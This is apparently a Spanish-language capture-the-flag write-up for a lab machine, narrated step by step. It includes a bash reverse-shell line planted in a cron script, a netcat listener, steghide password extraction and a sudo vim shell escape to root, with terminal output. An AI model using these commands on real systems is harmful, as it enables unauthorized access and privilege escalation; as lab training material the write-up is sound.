
Entro a su ubicación para editar el script en bash para hacerme una reverse shell con el usuario valentina.

```
pedro@1f09146129a3:/opt$ ls -la
total 12
drwxr-xr-x 1 root      root      4096 Feb 10 03:46 .
drwxr-xr-x 1 root      root      4096 Jul  1 17:48 ..
-rwxrw-rw- 1 valentina valentina   30 Feb  9 01:47 log_cleaner.sh
pedro@1f09146129a3:/opt$ nano log_cleaner.sh
```

Mientras me pongo a la escucha.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
```


Busco comando en bash para hacer una reverse shell



Finalmente el script de bash quedará:

#!/bin/bash
bash -i >& /dev/tcp/172.17.0.1/445 0>&1

Como el proceso se ejecuta automáticamente cada cierto rato, recibo la conexión a mi máquina y me doy cuenta que está la flag y una imagen .jpeg.



Le otorgo permisos completos a la imagen y la muevo a /tmp

```
valentina@1f09146129a3:~$ chmod 777 profile_picture.jpeg && mv profile_picture.jpeg /tmp/
<ofile_picture.jpeg && mv profile_picture.jpeg /tmp/
```

Abro un servidor http en el puerto 8080 para transferir archivos en /tmp

```
valentina@1f09146129a3:~$ python3 -m http.server 8080
python3 -m http.server 8080
```

Desde mi máquina obtengo y descargo la imagen.

```
┌──(kali㉿kali)-[~]
└─$ scp pedro@172.17.0.2:/tmp/profile_picture.jpeg .
pedro@172.17.0.2's password:
profile_picture.jpeg                          100%   44KB   5.4MB/s   00:00
```


Reviso si es que en la imagen existiera algo escondido. Aparentemente es una contraseña.

```
┌──(kali㉿kali)-[~]
└─$ steghide --extract -sf profile_picture.jpeg
Enter passphrase:
wrote extracted data to "secret.txt".

┌──(kali㉿kali)-[~]
└─$ cat secret.txt
mag1ck
```

Busco archivos con permisos SUDO usando “sudo -l” pero me pide una contraseña e intento con la palabra encontrada anteriormente. Fué un éxito. Ahora, tengo que usar “vim” para escalar privilegios.

```
valentina@1f09146129a3:~$ sudo -l
sudo -l
[sudo] password for valentina: mag1ck

Matching Defaults entries for valentina on 1f09146129a3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty, listpw=always

User valentina may run the following commands on 1f09146129a3:
    (ALL : ALL) PASSWD: ALL, NOPASSWD: /usr/bin/vim
```


En GTFOBINS hay un comando para usar con vim mediante SUDO.



Utilizo el comando.

```
valentina@1f09146129a3:~$ sudo vim -c ':!/bin/sh'
```

Logro volverme root. Escalada de privilegios completada.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.